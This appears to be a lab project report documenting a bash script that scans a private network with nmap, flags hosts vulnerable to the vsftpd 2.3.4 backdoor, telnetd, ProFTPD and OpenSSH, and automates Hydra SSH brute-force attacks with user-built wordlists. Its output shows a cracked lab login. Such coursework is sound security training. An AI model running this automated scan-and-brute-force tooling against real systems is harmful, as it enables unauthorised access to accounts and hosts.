22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.247.144
Host is up (0.0027s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE    SERVICE     VERSION
21/tcp    open     ftp         vsftpd (broken: cannot locate user specified in 'ftp_use
rname':ftp)
22/tcp    filtered ssh
23/tcp    filtered telnet
25/tcp    filtered smtp
53/tcp    filtered domain
80/tcp    open     http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   filtered rpcbind
139/tcp   open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   filtered microsoft-ds
512/tcp   filtered exec
513/tcp   filtered login
514/tcp   filtered shell
1099/tcp  filtered rmiregistry
1524/tcp  filtered ingreslock
2049/tcp  filtered nfs
2121/tcp  open     ftp         ProFTPD 1.3.1
3306/tcp  filtered mysql
3632/tcp  filtered distccd
5900/tcp  filtered vnc
6000/tcp  filtered X11
6667/tcp  filtered irc
6697/tcp  filtered ircs-u
8009/tcp  filtered ajp13
8180/tcp  filtered unknown
8787/tcp  filtered msgsrvr
33590/tcp open     status      1 (RPC #100024)
36111/tcp open     nlockmgr    1-4 (RPC #100021)
40636/tcp open     mountd      1-3 (RPC #100005)
54054/tcp filtered unknown
60118/tcp open     java-rmi    GNU Classpath grmiregistry
Service Info: OS: Unix
```

S/N	CODES	FUNCTIONS	OUTPUT
	 # This command gets the time and date details of the start of nmap and save it in the variable "Scanstart" Scanstart=$(cat ~/Desktop/Vulner/"$todaydate"/VulnerabilityScanResults.txt |grep initiated |awk '{print $6" "$7" "$8" "$9" "$10}') # These command creates a for loop to save the details of the IP address with OpenSSH 8.9p1 vulnerability and save it into the combine report "Scanningreport.txt" for sshvul in $(cat ~/Desktop/Vulner/"$todaydate"/OpenSSH8.9p1_Vulnerability.txt); do echo -e "$Scanstart: IP ADDRESS=$sshvul: VULNERABILITY=OpenSSH 8.9p1\n" >> ~/Desktop/Vulner/"$todaydate"/Scanningreport.txt done # These command creates a for loop to save the details of the IP address with vsftpd2.3.4 backdoor vulnerability and save it into the combine report "Scanningreport.txt" for vsftpdvul in $(cat ~/Desktop/Vulner/"$todaydate"/vsftpd2.3.4_Vulnerability.txt); do echo -e "$Scanstart: IP ADDRESS=$vsftpdvul: VULNERABILITY=vsftpd 2.3.4 backdoor\n" >> ~/Desktop/Vulner/"$todaydate"/Scanningreport.txt done # These command creates a for loop to save the details of the IP address with telnetd vulnerability and save it into the combine report "Scanningreport.txt" for telnetvul in $(cat ~/Desktop/Vulner/"$todaydate"/Telnet_Vulnerability.txt); do echo -e "$Scanstart: IP ADDRESS=$telnetvul: VULNERABILITY=Linux telnetd\n" >> ~/Desktop/Vulner/"$todaydate"/Scanningreport.txt done # These command creates a for loop to save the details of the IP address with ProFTPD vulnerability and save it into the combine report "Scanningreport.txt" for ProFTPDvul in $(cat ~/Desktop/Vulner/"$todaydate"/ProFTPD_Vulnerability.txt); do echo -e "$Scanstart: IP ADDRESS=$ProFTPDvul: VULNERABILITY=ProFTPD\n" >> ~/Desktop/Vulner/"$todaydate"/Scanningreport.txt done echo -e "\n------------------------- Vulnerability Scan Report -------------------------\n" # These 4 commands first display the combine report "Scanningreport.txt" on the terminal for user to view. Then delete away the unnecessary working files. cat ~/Desktop/Vulner/"$todaydate"/Scanningreport.txt rm -f ~/Desktop/Vulner/"$todaydate"/vsftpd2.3.4_Vulnerability.txt rm -f ~/Desktop/Vulner/"$todaydate"/OpenSSH8.9p1_Vulnerability.txt rm -f ~/Desktop/Vulner/"$todaydate"/Telnet_Vulnerability.txt rm -f ~/Desktop/Vulner/"$todaydate"/ProFTPD_Vulnerability.txt }	• The function will then consolidate all the IP addresses with the specific ports open and save it into the file “Scanningreport.txt”. • It then displays the report for the user to view. • The function will also delete all the unnecessary working files.	 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 7 IP addresses (5 hosts up) scanned in 272.95 seconds ------------------------- Vulnerability Scan Report ------------------------- Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.136: VULNERABILITY=OpenSSH 8.9p1 Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.145: VULNERABILITY=vsftpd 2.3.4 backdoor Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.146: VULNERABILITY=vsftpd 2.3.4 backdoor Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.145: VULNERABILITY=Linux telnetd Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.146: VULNERABILITY=Linux telnetd Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.144: VULNERABILITY=ProFTPD Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.145: VULNERABILITY=ProFTPD Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.146: VULNERABILITY=ProFTPD

<table>
<tr><th>S/N</th><th>CODES</th><th>FUNCTIONS</th><th>OUTPUT</th></tr>
<tr>
<td>4</td>
<td>


```
#   This command is for executing attacks on the scanned vulnerable hosts.
function Attacks ()
{

echo -e "\n-----------------------  Bruteforce Vulnerable Hosts  -----------------------"

#   This command display the options available for user and request for their choice.
echo -e "(A) Specify User list file.
(B) Specify Password list file.
(C) Create new User list file.
(D) Create new Password List file.
(E) Execute available Vulerablility Attacks.
(F) Return to Main Menu."
read executions

        #   This command runs when the user choose (A)
        if [ $executions == a ] || [ $executions == A ]

            then

            #   This command checks if there are user files in the User List direcory.
            userfiles=$(ls ~/Desktop/Vulner/User\ list |wc -l)

            #   This command runs when there are no user files in the User List directory.
            if [ $userfiles == 0 ]

                then

                echo -e "\nThere is currently no user file available."

                Attacks

                else

                echo -e "\nCurrent User list available (Vulner/User list directory)"

                #   This command list out all the user files that is in the directory
                ls ~/Desktop/Vulner/User\ list

                #   This command request the user to select the user file that they want to use.
                echo -e "\nPlease provide the user list you want to use:" && read userlist

                #   This command shows the user which user file they selected.
                echo -e "\nSelected: '$userlist' as user list"

                Attacks


            fi

        #   This command runs when the user choose (B)
        elif [ $executions == b ] || [ $executions == B ]

            then
            #   This command checks if there are password files in the Password List direcory.
            pwfiles=$(ls ~/Desktop/Vulner/PW\ list |wc -l)

            #   This command runs when there are no password files in the Password List directory.
            if [ $pwfiles == 0 ]

                then

                echo -e "\nThere is currently no password file available."
                Attacks

                else

                echo -e "\nCurrent User list available (Vulner/PW list directory)"

                #   This command list out all the password files that is in the directory
                ls ~/Desktop/Vulner/PW\ list

                #   This command request the user to select the password file that they want to use.
                echo -e "\nPlease provide the password list filename: " && read pwlist

                #   This command shows the user which password file they selected.
                echo -e "\nSelected: '$pwlist' as password list"

                Attacks

            fi
```

</td>
<td>


- This function first opens up a menu for user to select:
  a) Specify user list file
  b) Specify password list file
  c) Create new user list file
  d) Create new password list file
  e) Run the vulnerability bruteforce attacks.

- If user have existing User list file and Password list file, they can save it in the working folders in Vulner. Thus, when user select menu A or B, it will show what are the files available for reference.

</td>
<td>




```
--------------------------------  Main Menu  --------------------------------
(A) Update and upgrade your system.
(B) Install tools for the script.
(C) Scan Network for Vulnerable Hosts.
(D) Bruteforce Vulnerable Hosts.
(E) View Attacks Reports.
(F) Exit Script.
d

------------------------  Bruteforce Vulnerable Hosts  ------------------------
(A) Specify User list file.
(B) Specify Password list file.
(C) Create new User list file.
(D) Create new Password List file.
(E) Execute available Vulerablility Attacks.
(F) Return to Main Menu.
a

There is currently no user file available.

------------------------  Bruteforce Vulnerable Hosts  ------------------------
(A) Specify User list file.
(B) Specify Password list file.
(C) Create new User list file.
(D) Create new Password List file.
(E) Execute available Vulerablility Attacks.
(F) Return to Main Menu.
b

There is currently no password file available.

------------------------  Bruteforce Vulnerable Hosts  ------------------------
(A) Specify User list file.
(B) Specify Password list file.
(C) Create new User list file.
(D) Create new Password List file.
(E) Execute available Vulerablility Attacks.
(F) Return to Main Menu.
```



```
------------------------  Bruteforce Vulnerable Hosts  ------------------------
(A) Specify User list file.
(B) Specify Password list file.
(C) Create new User list file.
(D) Create new Password List file.
(E) Execute available Vulerablility Attacks.
(F) Return to Main Menu.
a

Current User list available (Vulner/User list directory)
externaluser  Newuserfile  userlist.txt

Please provide the user list you want to use:
Newuserfile

Selected: 'Newuserfile' as user list

------------------------  Bruteforce Vulnerable Hosts  ------------------------
(A) Specify User list file.
(B) Specify Password list file.
(C) Create new User list file.
(D) Create new Password List file.
(E) Execute available Vulerablility Attacks.
(F) Return to Main Menu.
b

Current User list available (Vulner/PW list directory)
fullpasswordlist  Newpasswordlist  rockyou.txt

Please provide the password list filename:
Newpasswordlist

Selected: 'Newpasswordlist' as password list
```


</td>
</tr>
</table>

S/N	CODES	FUNCTIONS	OUTPUT



```
        #   This command runs when the user choose (C)
        elif [ $executions == c ] || [ $executions == C ]

            then

            #   This command runs the function to create a user list file
            createuserlist

            Attacks

        #   This command runs when the user choose (D)
        elif [ $executions == d ] || [ $executions == D ]

            then

            #   This command runs the function to create a password list file
            createpwlist

            Attacks

        #   This command runs when the user choose (E)
        elif [ $executions == e ] || [ $executions == E ]

            then
                echo -e "\nUser list selected: '$userlist'\nPassword list selected: '$pwlist'"

                #   This command runs if the user have not selected a user file.
                if [ -z "$userlist" ]

                    then

                    #   This command runs if the user have not selected a user and password file.
                    if  [ -z "$pwlist" ]

                        then
                        echo 'No User list and Password list selected. Please choose or create one'

                        Attacks

                    else
                        #   This command runs if the user have not selected a user file but have already
                        selected password file.
                        echo 'No User list selected. Please choose or create one'

                        Attacks

                    fi
                #   This command runs if the user have already selected a user file but not a password file.
                elif  [ -z "$pwlist" ]

                    then
                    echo 'No Password list selected. Please choose or create one'

                    Attacks

                else

                    #   These 3 commands runs all the attacks functions on the identified IP address.
                    sortattack
                    OpenSSH8.9p1_vul
                    Telnet_vul
                    vsftpd2.3.4_vul
                    ProFTPD_vul

                    #   These 3 commands will remove all the unnessasary working files after the attack.
                    rm -f ~/Desktop/Vulner/"$todaydate"/Vsftpd2.3.4_attack.txt
                    rm -f ~/Desktop/Vulner/"$todaydate"/OpenSSH8.9p1_attack.txt
                    rm -f ~/Desktop/Vulner/"$todaydate"/Telnet_attack.txt
                    rm -f ~/Desktop/Vulner/"$todaydate"/ProFTPD_attack.txt


                    Attacks
                fi
        #   This command runs when the user choose (F)
        elif [ $executions == f ] || [ $executions == F ]

            then

            userinterface

        else
        #   This command runs when the user did not choose any of the available choices.
            echo -e "\nYou did not enter a valid choice"

            Attacks
        fi
}
```

- If necessary, user can use the function to create a new user list and password list. (Please see S/N 5 for details).
- Once the user list and password list is selected, the user can select menu E to start running the vulnerability bruteforce attacks. (Please see S/N 6 and 7 for details)



```
-----------------------  Bruteforce Vulnerable Hosts  -----------------------
(A) Specify User list file.
(B) Specify Password list file.
(C) Create new User list file.
(D) Create new Password List file.
(E) Execute available Vulerablility Attacks.
(F) Return to Main Menu.
e

User list selected: 'Newuserfile'
Password list selected: 'Newpasswordlist'
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military o
r secret service organizations, or for illegal purposes (this is non-binding, these ***
ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-02 23:31:27
[DATA] max 4 tasks per 1 server, overall 4 tasks, 20 login tries (l:5/p:4), ~5 tries per
 task
[DATA] attacking ssh://192.168.247.136:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://msfadmin@192.168.247.136
:22
[INFO] Successful, password authentication is supported by ssh://192.168.247.136:22
[ATTEMPT] target 192.168.247.136 - login "msfadmin" - pass "123123" - 1 of 20 [child 0]
(0/0)
[ATTEMPT] target 192.168.247.136 - login "msfadmin" - pass "tc" - 2 of 20 [child 1] (0/0
)
[ATTEMPT] target 192.168.247.136 - login "msfadmin" - pass "msfadmin" - 3 of 20 [child 2
] (0/0)
[ATTEMPT] target 192.168.247.136 - login "msfadmin" - pass "hello" - 4 of 20 [child 3] (
0/0)
[ATTEMPT] target 192.168.247.136 - login "tc" - pass "123123" - 5 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.247.136 - login "tc" - pass "tc" - 6 of 20 [child 2] (0/0)
[ATTEMPT] target 192.168.247.136 - login "tc" - pass "msfadmin" - 7 of 20 [child 1] (0/0
)
[ATTEMPT] target 192.168.247.136 - login "tc" - pass "hello" - 8 of 20 [child 3] (0/0)
[22][ssh] host: 192.168.247.136   login: tc   password: tc
[ATTEMPT] target 192.168.247.136 - login "guests" - pass "123123" - 9 of 20 [child 2] (0
/0)
```


<table>
<tr><th>S/N</th><th>CODES</th><th>FUNCTIONS</th><th>OUTPUT</th></tr>
<tr>
<td>5</td>
<td>

```
#   This function is for the creation of password list.
function createpwlist ()
{
    #   This command request for user to input a password list filename and save it into the variable
    "pwlistname"
    echo -e "\nNew password list filename:"
    read pwlistname

    echo -e "\nInput password one by one. Input 'END' to finish and save the list"

    function createpwloop ()
    {
        #   This command request users to input the password they want to put into the password list
        read newpw

        #   This command ends the password list creation process when user types in "END".
        if [ $newpw == END ]

            then

            echo -e "\nYou have successfully created a password list"

            else
            #   This command allows users to continue to add in password to the password list as long as the
            user did not enter "END".
            echo $newpw >> ~/Desktop/Vulner/PW\ list/$pwlistname

            createpwloop

        fi
    }

    createpwloop
}


#   This function is for the creation of user list.
function createuserlist ()
{
    #   This command request for user to input a user list filename and save it into the variable "userlistname"
    echo -e "\nNew user list filename."
    read userlistname

    echo -e "\nInput the user one by one. Input 'END' to finish and save the list"

    function createuserloop ()
    {
        #   This command request users to input the user they want to put into the user list
        read newuser

        #   This command ends the user list creation process when user types in "END".
        if [ $newuser == END ]

            then

            echo -e "\nYou have successfully created a user list"

            else

            #   This command allows users to continue to add in user to the user list as long as the user did
            not enter "END".
            echo $newuser >> ~/Desktop/Vulner/User\ list/$userlistname

            createuserloop

        fi
    }

    createuserloop
}
```


</td>
<td>


- This function is for user to create user and password list. Users can continue to input as many password or username until they type “END” to create and save the list into the PW list and User list

</td>
<td>




```
------------------------  Bruteforce Vulnerable Hosts  ------------------------
(A) Specify User list file.
(B) Specify Password list file.
(C) Create new User list file.
(D) Create new Password List file.
(E) Execute available Vulerablility Attacks.
(F) Return to Main Menu.
c

New user list filename.
Newuserfile

Input the user one by one. Input 'END' to finish and save the list
msfadmin
guests
services
tc
user1
hello
END

You have successfully created a user list
```






```
------------------------  Bruteforce Vulnerable Hosts  ------------------------
(A) Specify User list file.
(B) Specify Password list file.
(C) Create new User list file.
(D) Create new Password List file.
(E) Execute available Vulerablility Attacks.
(F) Return to Main Menu.
d

New password list filename:
Newpasswordlist

Input password one by one. Input 'END' to finish and save the list
123123
tc
msfadmin
hello
END

You have successfully created a password list
```



</td>
</tr>
</table>

<table>
<thead>
<tr><th>S/N</th><th>CODES</th><th>FUNCTIONS</th><th>OUTPUT</th></tr>
</thead>
<tbody>
<tr>
<td>6</td>
<td>




```
#   This function is to sort out the IP address to the different vulnerabilities.
function sortattack ()
{

    #   This command takes the details from "Scanningreport.txt" and sort them based on their IP addresses. If
    there are 2 vulnerabilities for any IP address, it will automatically remove 1 of it.
    cat ~/Desktop/Vulner/"$todaydate"/Scanningreport.txt |sort |uniq -w 55 > ~/Desktop/Vulner/"$todaydate"/
    Attack.txt

    #~ cat ~/Desktop/Vulner/"$todaydate"/Scanningreport.txt > ~/Desktop/Vulner/"$todaydate"/Attack.txt

    #   This command will sort out the IP address used for the specific attack and save it in a file.
    cat ~/Desktop/Vulner/"$todaydate"/Attack.txt |grep vsftpd |grep -oE "([0-9]{1,3}\.){3}[0-9]{1,3}" > ~/
    Desktop/Vulner/"$todaydate"/Vsftpd2.3.4_attack.txt

    #   This command will sort out the IP address used for the specific attack and save it in a file.
    cat ~/Desktop/Vulner/"$todaydate"/Attack.txt |grep OpenSSH |grep -oE "([0-9]{1,3}\.){3}[0-9]{1,3}" > ~/
    Desktop/Vulner/"$todaydate"/OpenSSH8.9p1_attack.txt

    #   This command will sort out the IP address used for the specific attack and save it in a file.
    cat ~/Desktop/Vulner/"$todaydate"/Attack.txt |grep Linux\ telnetd |grep -oE "([0-9]{1,3}\.){3}[0-9]{1,3}" >
     ~/Desktop/Vulner/"$todaydate"/Telnet_attack.txt

    #   This command will sort out the IP address used for the specific attack and save it in a file.
    cat ~/Desktop/Vulner/"$todaydate"/Attack.txt |grep ProFTPD |grep -oE "([0-9]{1,3}\.){3}[0-9]{1,3}" > ~/
    Desktop/Vulner/"$todaydate"/ProFTPD_attack.txt

    #   This command will remove the unnecessary working file.
    rm ~/Desktop/Vulner/"$todaydate"/Attack.txt

}
```

</td>
<td>

- This function takes the vulnerability scan report and sort the details. Any IP address with more than 1 vulnerability identified, the function will remove one of it so eventually the script will only execute 1 attack.

</td>
<td>



```
Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 7 IP addresses (5 hosts up) scanned in 272.95 seconds

-------------------------  Vulnerability Scan Report ------------------------

Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.136: VULNERABILITY=OpenSSH 8.9p1

Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.145: VULNERABILITY=vsftpd 2.3.4 backdoor

Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.146: VULNERABILITY=vsftpd 2.3.4 backdoor

Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.145: VULNERABILITY=Linux telnetd

Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.146: VULNERABILITY=Linux telnetd

Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.144: VULNERABILITY=ProFTPD

Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.145: VULNERABILITY=ProFTPD

Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.146: VULNERABILITY=ProFTPD
```


</td>
</tr>
</tbody>
</table>

S/N	CODES	FUNCTIONS	OUTPUT


7

```
#   This function will run the OpenSSH hydra attack.
function OpenSSH8.9p1_vul ()
{

    #   This for loop will continue to run for each individual IP address in the specific attack file.
    for IPadd in $(cat ~/Desktop/Vulner/"$todaydate"/OpenSSH8.9p1_attack.txt); do

    #   This command gets the day, date and time for the start of the attack and save it in the variable
    "startdate"
    startdate=$(date)

    #   This command creates a specific folder for the individual IP address
    mkdir -p ~/Desktop/Vulner/"$todaydate"/$IPadd

    #   This command runs Hydra on the IP address and save it into a file.
    hydra -L ~/Desktop/Vulner/User\ list/$userlist -P ~/Desktop/Vulner/PW\ list/$pwlist $IPadd ssh -t4 -vV -o
    ~/Desktop/Vulner/"$todaydate"/$IPadd/OpenSSH8.9p1_Hydra_Attacks.txt

    #   This command gets the attack results and save it in the variable "hydraresult"
